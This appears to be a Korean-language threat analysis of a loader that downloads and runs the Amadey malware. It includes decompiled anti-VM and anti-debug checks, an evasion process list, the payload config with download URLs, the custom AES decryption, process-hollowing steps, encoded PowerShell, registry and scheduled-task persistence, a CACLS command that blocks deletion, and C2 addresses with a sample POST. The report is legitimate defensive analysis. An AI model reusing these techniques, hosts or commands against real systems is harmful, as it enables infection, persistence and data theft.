    winzds-vqh86l5d
    winzds-milobm350
    cryptodev222222
    efa0fdec-8fa7-4
    winzds-pu0urpvi

```

- checkRunnable 함수 내의 check\_gpu\_vender 단계에서는 gpu vendor id 를 가져와 AMD, NVIDIA, INTEL 사가 아닌 경우 가상환경 혹은 악성행위 진행에 부적합한 환경으로 탐지

```

2334 if ( *v656.m128i_i64[1] == 0x1002i64 || v617 == 0x10DE || (check_gpu_vendor = 1, v617 == 0x8086) )
2335     check_gpu_vendor = 0;
2336     (sub_140001B00)(&v656);
2337     (*(v623 + 16i64))(v623);
2338     if ( !_InterlockedDecrement64(v115) )
2339         (sub_140005000)(v115);
2340     (sub_140175ED8)(v114);
2341     LOBYTE(return_value) = 1;
2342     if ( check_gpu_vendor )
2343         goto return;

```

ID	Vender
0x1002	AMD
0x10DE	NVIDIA
0x8086	INTEL

0x1010	ImgTec
0x13B5	ARM

- `check_runnable` 함수 내의 `check_processes` 단계에서는 현재 시스템에서 실행 중인 프로세스가 XOR로 암호화되어 있던 프로세스 목록에 포함되어 있으면 가상환경 혹은 악성 행위 진행에 부적합한 환경으로 탐지

```

2434 v682.m128i_i64[0] = 0x204B34462053DA41164;
2435 v194 = (*sub_14000A800)(&loc_14016D5F8 + 1, 0x204B34462053DA41164);
2436 v198 = *v194;
2437 v199 = *(v194 + 8);
2438 v200 = *(v194 + 16);
2439 if ( qword_1401EB128 )
2440     goto LABEL_448;
2441 v201 = sub_140175F68(qword_1401EB128, v195, v196, v197);
2442 if ( !v201 )
2443     goto LABEL_688;
2444 qword_1401EB128 = v201;
2445 LABEL_448:
2446 sub_140175FC0();
2447 if ( !v202 )
2448     goto LABEL_688;
2449 v203 = v202;
2450 *v202 = v198 ^ 0x29A43CB6FDEA4803i64;
2451 *(v202 + 8) = v199 ^ 0xE66084986867DE4Fu64;
2452 *(v202 + 16) = v200 ^ 0xC1;
2453 *(v202 + 17) = HIBYTE(v200) ^ 3;
2454 v682.m128i_i64[0] = 0xB93B542A8F856CEDui64;
2455 v204 = (*sub_14000B6B0)(&loc_14016DF7 + 3, 0xB93B542A8F856CEDui64);
2456 v208 = *v204;
2457 v209 = *(v204 + 8);
2458 v210 = *(v204 + 10);
2459 if ( qword_1401EB128 )
2460     goto LABEL_452;
2461 v211 = sub_140175F68(qword_1401EB128, v205, v206, v207);
2462 if ( !v211 )
2463     goto LABEL_688;
2464 qword_1401EB128 = v211;
2465 LABEL_452:
2466 sub_140175FC0();
2467 if ( !v212 )
2468     goto LABEL_688;
2469 v213 = v212;
2470 v214 = (v210 << 16) | v209;
2471 *v212 = v208 ^ 0x24B4CCEAD722574Fi64;
2472 *(v212 + 8) = v214 ^ 0xBE;
2473 *(v212 + 9) = BYTE1(v214) ^ 0x90;
2474 *(v212 + 10) = BYTE2(v214) ^ 0x13;

```

### XOR로 암호화되어 있는 프로세스 목록

```

httpdebuggerui.exe
fiddler.exe
wireshark.exe
dumpcap.exe
http analyzer stdv7.exe
vboxservice.exe
df5serv.exe
vboxtray.exe
vmtoolsd.exe
vmwaretray.exe
ida64.exe
ollydbg.exe
rdpclip.exe
pestudio.exe
vmwareuser.exe
vgaauthservice.exe

```

```
vmacthlp.exe
vmsrv.exe
x32dbg.exe
x64dbg.exe
x96dbg.exe
vmusrv.exe
prl_cc.exe
prl_tools.exe
qemu-ga.exe
joeboxcontrol.exe
ksdumperclient.exe
xenservice.exe
joeboxserver.exe
immunitydebugger.exe
importrec.exe
windbg.exe
32dbg.exe
64dbg.exe
protection_id.exe
scylla_x86.exe
scylla_x64.exe
scylla.exe
idau64.exe
idau.exe
idaq64.exe
idaq.exe
idaw.exe
idag64.exe
idag.exe
ida.exe
```

checkRunnable를 통해 악성행위 수행에 정상적인 환경으로 판단되면, C2 서버에 연결하기 전 훈련을 주기 위하여 정상

URL(<https://www.ixbt.com/news/2023/07/06/microsoft-edge-google-docs-offline.html>)에 접속 요청

```
2253 sub_140176958();
2254 v864[0].m128i_i64[0] = v252;
2255 v864[0].m128i_i64[1] = v255;
2256 v864[1].m128i_i64[0] = v252;
2257 Connect_Send_Recv(&v894, v864[0].m128i_i64, v256, v257); // fake request
2258 v881 = v895;
2259 if ( v895 )
```

이후 JSON 데이터를 참조하여 화면에 fake error text를 표시한 후, C2 서버에 연결을 시도하여 악성코드 다운로드

JSON[“config”]
<pre>"config":{     "fake_error_on_black":true,     "fake_error_caption":"Error",     "fake_error_text":"Cannot connect to RDS because no Licensing servers are available",     "date_unix":"1692737999" }</pre>



악성코드를 내려받을 때, JSON 데이터 [“files”]의 “link” 값을 참조하여 다운로드 진행

JSON[“files”]
<pre>"exe":{     "blobbrabbit1":{         "link":"https://tds-packages-update.com/82z2fn2afo/b2/float.png",         "aes_key":"02207814a080a09da3306e7ff8738ff1",         "folder":"%TEMP%",         "change_md5":false,         "pump_file":false,         "add_folder_to_exclusions":false,         "delete_after_execution":false,         "add_to_startup":false,         "delay":10,          "start_in_memory_path":"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AddInProcess32.exe"     },     "blobbrabbit2":{         "link":"https://tds-packages-update.com/82z2fn2afo/b2/webkit.png",         "aes_key":"02207814a080a09da3306e7ff8738ff1",         "folder":"%TEMP%",         "change_md5":false,         "pump_file":false,     } }</pre>

```

    "add_folder_to_exclusions":false,
    "delete_after_execution":false,
    "add_to_startup":false,
    "delay":50,

    "start_in_memory_path":"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AddInProcess32.exe"
    },
    "blobbrabbit3":{
        "link":"https://tds-packages-update.com/82z2fn2af0/b2/khtml.png",
        "aes_key":"02207814a080a09da3306e7ff8738ff1",
        "folder": "%TEMP%",
        "change_md5":false,
        "pump_file":false,
        "add_folder_to_exclusions":false,
        "delete_after_execution":false,
        "add_to_startup":false,
        "delay":120,
        "start_in_memory_path":null
    }
}

```

“link” 값을 참조하여 악성코드 3개를 내려받은 후 실행하는 과정은 다음과 같음

1. “link” 값을 참조하여 C2 연결, 요청, 암호화된 악성코드 파일 다운로드 진행

```

1 int64 __fastcall Connect_Send_Recv(_DWORD *a1, __int64 *a2, __int64 a3, __int64 a4)
2 {
3     __int64 v5; // rax
4     _QWORD *v6; // rax
5     __int64 v7; // rdx
6     __int64 v8; // r8
7     __int64 v9; // r9

```

2. powershell 명령어를 사용하여 설정 시간만큼 딜레이

#### 사용된 **powershell** 명령어

(원본 명령어 #1)

"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -NoProfile -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA==

(#1 명령어 Base64 문자열 디코딩)

Start-Sleep -s 10

(원본 명령어 #2)

"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -NoProfile -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAANQAwAA==

(#2 명령어 Base64 문자열 디코딩)

Start-Sleep -s 50

### (원본 명령어 #3)

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAYADAA
```

(#3 명령어 Base64 문자열 디코딩)  
Start-Sleep -s 120

3. C2 서버에서 내려받은 암호화된 악성코드 파일을 커스텀 알고리즘으로 복호화

- JSON 데이터 ["files"]에 있는 "aes\_key"(16바이트)를 Rcon 값이 일반 aes와는 다른 Custom Key Expansion 과정을 거쳐 32바이트 aes 키 생성

```

45 {
46 LABEL_3:
47     v3 = _mm_loadu_si128(aes_key);
48     v4 = _mm_loadu_si128(aes_key + 1);
49     v26 = v4;
50     aes_key_around1(&v36, &v26);
51     v22 = v3;
52     v27 = _mm_xor_si128(
53         _mm_xor_si128(
54             _mm_xor_si128(_mm_slli_si128(v3, 12), _mm_slli_si128(v3, 4)),
55             _mm_xor_si128(_mm_slli_si128(v3, 8), _mm_shuffle_epi32(v36, 255))),
56         v3);
57     v5 = v27;
58     aes_key_around0(&v36, &v27);
59     v21 = v4;
60     v28 = _mm_xor_si128(
61         _mm_xor_si128(
62             _mm_xor_si128(_mm_slli_si128(v4, 12), _mm_slli_si128(v4, 4)),
63             _mm_xor_si128(_mm_slli_si128(v4, 8), _mm_shuffle_epi32(v36, 170))),
64         v4);
65     v6 = v28;
66     aes_key_around2(&v36, &v28);
67     v20 = v5;
68     v7 = _mm_xor_si128(
69         _mm_xor_si128(
70             _mm_xor_si128(_mm_slli_si128(v5, 12), _mm_slli_si128(v5, 4)),
71             _mm_xor_si128(_mm_slli_si128(v5, 8), _mm_shuffle_epi32(v36, 255))),
72         v5);
73     v29 = v7;
74     aes_key_around0(&v36, &v29);
75     v19 = v6;
76     v8 = _mm_xor_si128(
77         _mm_xor_si128(
78             _mm_xor_si128(_mm_slli_si128(v6, 12), _mm_slli_si128(v6, 4)),
79             _mm_xor_si128(_mm_slli_si128(v6, 8), _mm_shuffle_epi32(v36, 170))),
80         v6);

```

## Custom AES Key Expansion RCON Value

```
[1, 0, 2, 0, 3, 0, 4, 0, 5, 0, 6, 0, 7]
```

- aes-ecb 모드를 사용하는 aesenc 어셈블리어를 실행하여 확장된 aes 키로 특정 데이터(16바이트) 암호화

### aesenc 암호화 대상 데이터

# 바이너리 헤더 12바이트 + Index 값(Index 값은 00 00 00 04부터 시작되며, aesenc 암호화를 진행할 때마다 1씩 증가)

```
bytes.fromhex('30 32 32 30 37 38 31 34 61 30 38 30 00 00 00 04')
```

# JSON 데이터 [“files”]에 있는 “aes\_key” 값의 16글자 아스키코드  
bytes.fromhex('30 32 32 30 37 38 31 34 61 30 38 30 61 30 39 64')

특정데이터 = (바이너리 헤더 12바이트 + Index 값) ^ “aes\_key” 16글자 아스키코드  
== 00 00 00 00 00 00 00 00 00 00 00 00 61 30 39 60

// 위 코드는 이해를 돋기 위한 Pseudo-code임

- aesenc 어셈블리어로 암호화된 값은 실행 파일을 복호화하기 위한 xor 키로 사용됨

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0:0000	30	32	32	30	37	38	31	34	61	30	38	30	9E	E2	1D	1A	02207814a080žâ..
0:0010	51	9B	36	FC	29	20	EA	67	B3	1F	36	EB	35	08	AE	52	Q>6Ü) êg³. 6ë5. ®R
0:0020	CD	0E	11	24	BC	A7	F4	8D	01	62	5C	1D	5B	39	77	11	Í..\$.%\$ô..b\.[9w.
0:0030	DE	4F	FB	FB	2F	80	F2	BE	CD	62	2F	DB	47	0D	42	1E	þ0ÛÛ/€ò%Íb/.G.B.
0:0040	59	B3	D7	92	20	34	45	E2	83	21	BD	84	AF	0E	08	9D	Y³x' 4Eâf!%„_...
0:0050	92	65	BA	B5	D7	D7	45	11	9E	9B	2F	BD	51	9E	49	54	'eºµxxE.ž›/‰QžIT
0:0060	71	80	BA	EA	첫 번째 xor 키로 복호화되는 16바이트 데이터												.. AEó.^.¤
0:0070	AD	24	EC	F2													FwLé<L.X..
0:0080	70	59	48	FD	7C	8D	C1	37	C1	F6	53	54	35	D0	19	DC	pYHý .Á7ÁöST5Ð.Ü
0:0090	F5	28	08	34	15	89	8E	2D	DA	D0	45	07	1B	8E	28	00	ð(.4.%Z-ÚÐE..Ž(.
0:00A0	7D	B9	F5	34	EA	3A	34	7A	0D	FB	20	D9	8A	25	CE	47	}¹ð4ê:4z.û ÙŠ%ÍG
0:00B0	38	F3	55	51	EC	9A	84	8E	64	37	AF	01	46	83	32	56	8óUQìš..Žd7-.Ff2V

### 파일 데이터 복호화 과정

\* 파일은 16바이트씩 복호화되며, 복호화할 때마다 aesenc 암호화 대상 데이터의 index 값이 1씩 증가하므로 파일 복호화 시 사용되는 xor 키는 계속 변화함

# key1은 16바이트

key1 = aesenc(bytes.fromhex('00 00 00 00 00 00 00 00 00 00 00 00 61 30 39 60'),  
Custom Key Expansion 과정으로 확장된 32바이트 aes 키)

```
encfile_firstblock = bytes.fromhex('9E E2 1D 1A 51 9B 36 FC 29 20 EA 67 B3 1F  
36 EB')  
plainfile_firstblock = key1 ^ encfile_firstblock
```

// 위 코드는 이해를 돋기 위한 Pseudo-code임

4. 내려받은 악성코드에 대한 JSON 데이터 [“files”]의 “start\_in\_memory\_path” 값이 존재하면 인젝션 대상 실행 후 인젝션 진행(Process Hopping)을 진행하며, 값이 존재하지 않으면 PC에 파일 생성 후 프로그램 실행

- 인젝션 대상 파일을 CreateProcess로 정지된 상태로 실행

- ntdll\_NtQueryInformationThread 함수로 실행된 프로세스의 Thread Context 정보를 가져옴

- kernel32\_ReadProcessMemory 를 사용하여 PEB ImageBase 값 4바이트를 읽어옴

- 메모리에 로드된 ImageBase 값이 VirtualAllocEx로 RWX 메모리를 할당할 주소 0x400000와 같다면 NtUnmapViewOfSection 으로 메모리를 먼저 언맵 시킨 후 재할당

- 이후 OpenProcess 로 얻은 핸들로 WriteProcessMemory 를 호출해 복호화된 PE 데이터를 삽입

RIP

```

32.dll:00007FF9BCF16C20 kernel32_WriteProcessMemory proc near
32.dll:00007FF9BCF16C20 jmp    cs:off 7FF9BCF581E8
32.dll:00007FF9BCF16C20 kernel32_WriteProcessMemory endp
32.dll:00007FF9BCF16C20
UNKNOWN 00007FF9BCF16C20: kernel32_WriteProcessMemory (Synchronized with RIP)
<

```

Hex View-1

0000021A99250060	E0 3F 2B 99 1A 02 00 00	E0 3F 2B 99 1A 02 00 00	.....
0000021A99250070	00 00 00 00 00 00 00 00	98 FD 78 59 65 5F 01 10	.....xYe_
0000021A99250080	4D 5A 78 00 01 00 00 00	04 00 00 00 00 00 00 00	MZx.....
0000021A99250090	00 00 00 00 00 00 00 00	40 00 00 00 00 00 00 00	.....@.....
0000021A992500A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....x.....
0000021A992500B0	00 00 00 00 00 00 00 00	00 00 00 00 78 00 00 00	.....L.Th
0000021A992500C0	0E 1F BA 0E 00 84 09 CD	21 B8 01 4C CD 21 54 68	is.program=canno
0000021A992500D0	69 73 20 70 72 6F 67 72	61 6D 20 63 61 6E 6E 6F	t.be.run.in.DOS.
0000021A992500E0	74 20 62 65 20 72 75 6E	20 69 6E 20 44 4F 53 20	mode.\$.PE..L...
0000021A992500F0	6D 6F 64 65 2E 24 00 00	50 45 00 00 00 4C 01 04 00	{..d.....
0000021A99250100	7B 11 BD 64 00 00 00 00	00 00 00 00 E0 00 02 01	....<.....
0000021A99250110	0B 01 0E 00 00 3C 05 00	00 E0 00 00 00 00 00 00	*.....@..
0000021A99250120	7C 2A 03 00 00 10 00 00	00 00 00 00 00 00 00 40 00	.....@.....
0000021A99250130	00 10 00 00 00 02 00 00	06 00 00 00 00 00 00 00	.....
0000021A99250140	06 00 00 00 00 00 00 00	00 40 06 00 00 04 00 00	.....@.....
0000021A99250150	00 00 00 00 02 00 40 80	00 00 10 00 00 00 10 00	.....
0000021A99250160	00 00 10 00 00 10 00 00	00 00 00 00 10 00 00 00	.....
0000021A99250170	00 00 00 00 00 00 00 00	D8 DF 05 00 A0 00 00 00	.....
0000021A99250180	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
0000021A99250190	00 00 00 00 00 00 00 00	00 20 06 00 98 1C 00 00	.....
0000021A992501A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
0000021A992501B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
0000021A992501C0	70 81 05 00 C0 00 00 00	00 00 00 00 00 00 00 00	p.....
0000021A992501D0	90 E2 05 00 18 02 00 00	00 00 00 00 00 00 00 00	.....
0000021A992501E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....
0000021A992501F0	2E 74 65 78 74 00 00 00	71 3A 05 00 00 00 10 00	.text...q:.....
0000021A99250200	00 3C 05 00 00 04 00 00	00 00 00 00 00 00 00 00	.<.....
0000021A99250210	00 00 00 00 20 00 00 60	2E 72 64 61 74 61 00 00	.....` .rdata..
0000021A99250220	C4 A6 00 00 00 50 05 00	00 A8 00 00 00 40 05 00	H....P.....@..
0000021A99250230	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....

- 모든 과정이 끝나면 NtResumeThread 로 덮어쓴 악성코드 실행

```

ntdll.dll:00007FF9BD9FD8D0 ntdll_NtResumeThread:
ntdll.dll:00007FF9BD9FD8D0 mov    r10, rcx
ntdll.dll:00007FF9BD9FD8D3 mov    eax, 52h ; 'R'
ntdll.dll:00007FF9BD9FD8D8 test   byte_7FFE0308, 1
ntdll.dll:00007FF9BD9FD8E0 jnz    short loc_7FF9BD9FD8E5
ntdll.dll:00007FF9BD9FD8E2 syscall
ntdll.dll:00007FF9BD9FD8E4 retn
ntdll.dll:00007FF9BD9FD8E5 :

```

- 메모리 인젝션 옵션("start\_in\_memory\_path") 값이 없는 악성코드인 경우, 파일 복호화가 끝나면 folder 값 경로인 ("%temp%") 위치에 랜덤한 이름으로 파일 생성 후 실행

```


kernel32.dll:00007FF9BCF020E0
kernel32.dll:00007FF9BCF020E0 ; Attributes: thunk
kernel32.dll:00007FF9BCF020E0
kernel32.dll:00007FF9BCF020E0 kernel32_CreateFileW proc near
kernel32.dll:00007FF9BCF020E0 jmp    cs:off 7FF9BCF57A98
kernel32.dll:00007FF9BCF020E0 kernel32_CreateFileW endp
kernel32.dll:00007FF9BCF020E0

```


```
kernel32.dll!00007FF98CEFB80 db 0CCh
kernel32.dll!00007FF98CEFB80 ; .....  
kernel32.dll!00007FF98CEFB80 ; .....  
kernel32.dll!00007FF98CEFB80 kernel32.CreateProcessW:  
kernel32.dll!00007FF98CEFB80 mov r11, rsp  
kernel32.dll!00007FF98CEFB83 sub rsp, 58h  
kernel32.dll!00007FF98CEFB87 mov rax, [rsp+80h]  
kernel32.dll!00007FF98CEFB89 mov [r11+18h], rax  
kernel32.dll!00007FF98CEFB8A mov rax, [rsp+84h]  
kernel32.dll!00007FF98CEFB8B mov [r11+18h], rax  
kernel32.dll!00007FF98CEFB8E mov rax, [rsp+90h]  
kernel32.dll!00007FF98CEFB8F mov rax, [r11+20h], rax  
kernel32.dll!00007FF98CEFB87 mov rax, [r11+20h], rax  
kernel32.dll!00007FF98CEFB8D mov rax, [rsp+90h]  
kernel32.dll!00007FF98CEFB8C mov [r11+20h], rax  
kernel32.dll!00007FF98CEFB87 mov eax, [rsp+80h]  
kernel32.dll!00007FF98CEFB8C mov [rsp+20h], eax  
kernel32.dll!00007FF98CEFB8D mov eax, [rsp+80h]  
kernel32.dll!00007FF98CEFB80 mov [rsp+20h], eax  
kernel32.dll!00007FF98CEFB80 call cs:off_7FF98CF585A0  
kernel32.dll!00007FF98CEFB83 add rsp, 50h  
kernel32.dll!00007FF98CEFB87 retn  
kernel32.dll!00007FF98CEFB87  
RAX 0000000000000000  
RBX 0000000000000000  
RCX 0000000000000000  
RDX 0000000000000000  
RDI 0000000000000000  
R8 0000000000000000  
R9 0000000000000000  
R10 0000000000000000  
R11 0000000000000000  
R12 0000000000000000  
R13 0000000000000000  
R14 0000000000000000  
R15 0000000000000000  
RBP 0000000000000000  
RSP 0000000000000000  
RIP 00007FF98CEFB80 (kernel32.dll! kernel32.CreateProcessW-> mov r11, rsp)  
EFL 0000000000000246  
GLE 0000000000000000 (ERROR_SUCCESS)  
STACK | HEAP | CODE | DATA | RODATA | RUX | VALUE
```

(khtml.png : amadey)


(자가복제) khtml.png 악성코드 실행 시 “C:\Users\<유저명>\AppData\Local\Temp\c2868ed41c\” 경로에 “bstyoops.exe” 파일 명으로 악성코드 자가복제



CreateProcessW API를 통해 자가복제한 악성코드를 실행하며 이후 본인 프로세스를 종료



(중복 실행 방지) 실행된 bstyoops.exe 프로세스는 중복 실행을 방지하기 위해 “80c6bf70bf3f8f7f70ad58b82ed298f8” 명의 뮤텍스를 생성



(문자열 복호화) 악성코드는 악성 행위에 사용할 문자열을 암호화하여 저장하고 있으며, “8709db734eb892ca90360229fc73d3ae” 키를 통해 복호화

['s']	,rdata:002… 0000001B	C	stoi argument out of range
['s']	,rdata:002… 00000021	C	8709db734eb892ca90360229fc73d3ae
['s']	,rdata:002… 00000021	C	80c6bf70bf3f8f7f70ad58b82ed298f8
['s']	,rdata:002… 00000007	C	a3e34c
['s']	,rdata:002… 00000021	C	d16c2879fc73c0c09ef9402ab62a665a
['s']	,rdata:002… 00000011	C	KzJsRT0VGG5uLa0=
['s']	,rdata:002… 0000001D	C	IYx12HILKKONWSqv9LXfOO8shldo
['s']	,rdata:002… 00000011	C	KzJsRT0VGG5uLuG=
['s']	,rdata:002… 00000009	C	JuT2QR==
['s']	,rdata:002… 00000009	C	RuPjelQI
['s']	,rdata:002… 00000009	C	GOQqgR==
['s']	,rdata:002… 00000009	C	IOKqgR==
['s']	,rdata:002… 00000011	C	Vvx2QkddSHRuWn==
['s']	,rdata:002… 00000011	C	VjCYhX5n6LNrXOjl
['s']	,rdata:002… 0000000D	C	RWCGVFBL5N=
['s']	,rdata:002… 00000029	C	IWCw2XBSSWBsSROgRJdJKMIDNE5FWqABFyYSWjw=

아래 파일 쓰 코드는 암호화된 문자열을 복호화하는 기능

#### 암호화된 문자열 복호화 파일 쓰 코드

```
import base64

str_hash_data = '8709db734eb892ca90360229fc73d3ae'
str_alphabet =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'

# 파일 경로 설정
input_file_path = 'enc_str.txt'
output_file_path = 'dec_str.txt'

with open(output_file_path, 'w') as output_file:
    with open(input_file_path, 'r') as input_file:
        for line in input_file:
            str_data = line.rstrip('\n')
            str_hash = ""
            for i in range(len(str_data)):
                str_hash += str_hash_data[i % len(str_hash_data)]

            out = ""

            for i in range(len(str_data)):
                if str_data[i] not in str_alphabet:
                    out += str_data[i]
                    continue
                alphabet_count = str_alphabet.find(str_data[i])
                hash_count = str_alphabet.find(str_hash[i])
                index_calc = (alphabet_count + len(str_alphabet) - hash_count) %
len(str_alphabet)
                out += str_alphabet[index_calc]
```

```

try:
    decoded_out = base64.b64decode(out).decode('utf-8')
    output_file.write(decoded_out + '\n')
except binascii.Error:
    output_file.write("error!! Original string: " + str_data + '\n')


```

(지속성 유지) 지속적인 악성 행위를 위해 레지스트리와 작업 스케줄 등록을 통해 지속성 유지

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders 레지스트리의 Startup 경로에 자가복제한 악성코드가 존재하는 폴더를 등록하여 재부팅 시에도 악성코드 자동실행



- 1분마다 반복 실행하도록 작업 스케줄에 자가복제한 악성코드 경로를 작업 이름 “bstyoops.exe”로 등록



(권한 수정) 아래 명령은 “bstyoops.exe” 파일과 “c2868ed41c” 폴더에 대한 권한을 변경하는 기능으로, “admin” 사용자에게 읽기 권한을 주고 액세스 권한을 제거하여 사용자가 악성코드 및 폴더를 삭제할 수 없게 설정

파일 및 폴더 권한 설정 명령
------------------

<pre>"C:\Windows\System32\cmd.exe" /k echo Y CACLS "bstyoops.exe" /P "admin:N" &amp;&amp;CACLS "bstyoops.exe" /P "admin:R" /E &amp;&amp;echo Y CACLS "..\c2868ed41c" /P "admin:N" &amp;&amp;CACLS "..\c2868ed41c" /P "admin:R" /E &amp;&amp;Exit</pre>
--

(백신 탐지) %ProgramData% 경로에 아래 백신 폴더가 존재하는지 여부를 확인하여 시스템에 설치된 백신 종류를 파악하고, 존재하는 백신은 C2 통신 시 av 구분자로 전송

구분	백신 종류
1	AVAST Software
2	Avira
3	Kaspersky Lab
4	ESET
5	Panda Security
6	Doctor Web
7	AVG
8	360TotalSecurity
9	Bitdefender
10	Norton
11	Sophos
12	Comodo
13	WinDefender

(PC 정보 수집) 악성코드는 C2에 전송할 감염 PC 정보를 수집

구분	전송 정보	설명
id	071398582788	하드 드라이브 볼륨 시리얼 정보
vs	3.85	Amadey 버전
sd	a3e34c	Amadey ID
os	1	윈도우 버전 Windows 10 – 1 Windows 7 – 9

		Windows Server 2012 – 4 Windows Server 2019 – 16
bi	1	시스템 비트(x86 : 0 / x64 : 1)
ar	1	관리자 권한 여부(관리자 : 1 / 기타 : 0)
pc	DESKTOP-Q4OLG1O	컴퓨터 이름
un	{username}	유저 이름
dm	(null)	도메인 이름
av	13	백신 종류(존재하지 않을 경우 0)
lv	0	파일 실행 경로(자가복제한 경로 : 0)
og	0	0으로 설정

(C2 통신) 수집한 정보는 C2에 전송되며, 시스템 정보를 수신한 C2는 추가 파일 다운로드를 위한 인코딩된 URL을 응답 값으로 전달

- C2(1) : 45.9.74.166/b7djSDcPcZ/index.php
- C2(2) : 45.9.74.141/b7djSDcPcZ/index.php
- 추가 파일 다운로드 주소 : <http://rusticironstore.com/clip.exe>

다운로드한 악성코드는 %temp%/001233051 경로에 clip.exe 파일명으로 저장



```

POST /b7djSDcPcZ/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 45.9.74.166
Content-Length: 96
Cache-Control: no-cache

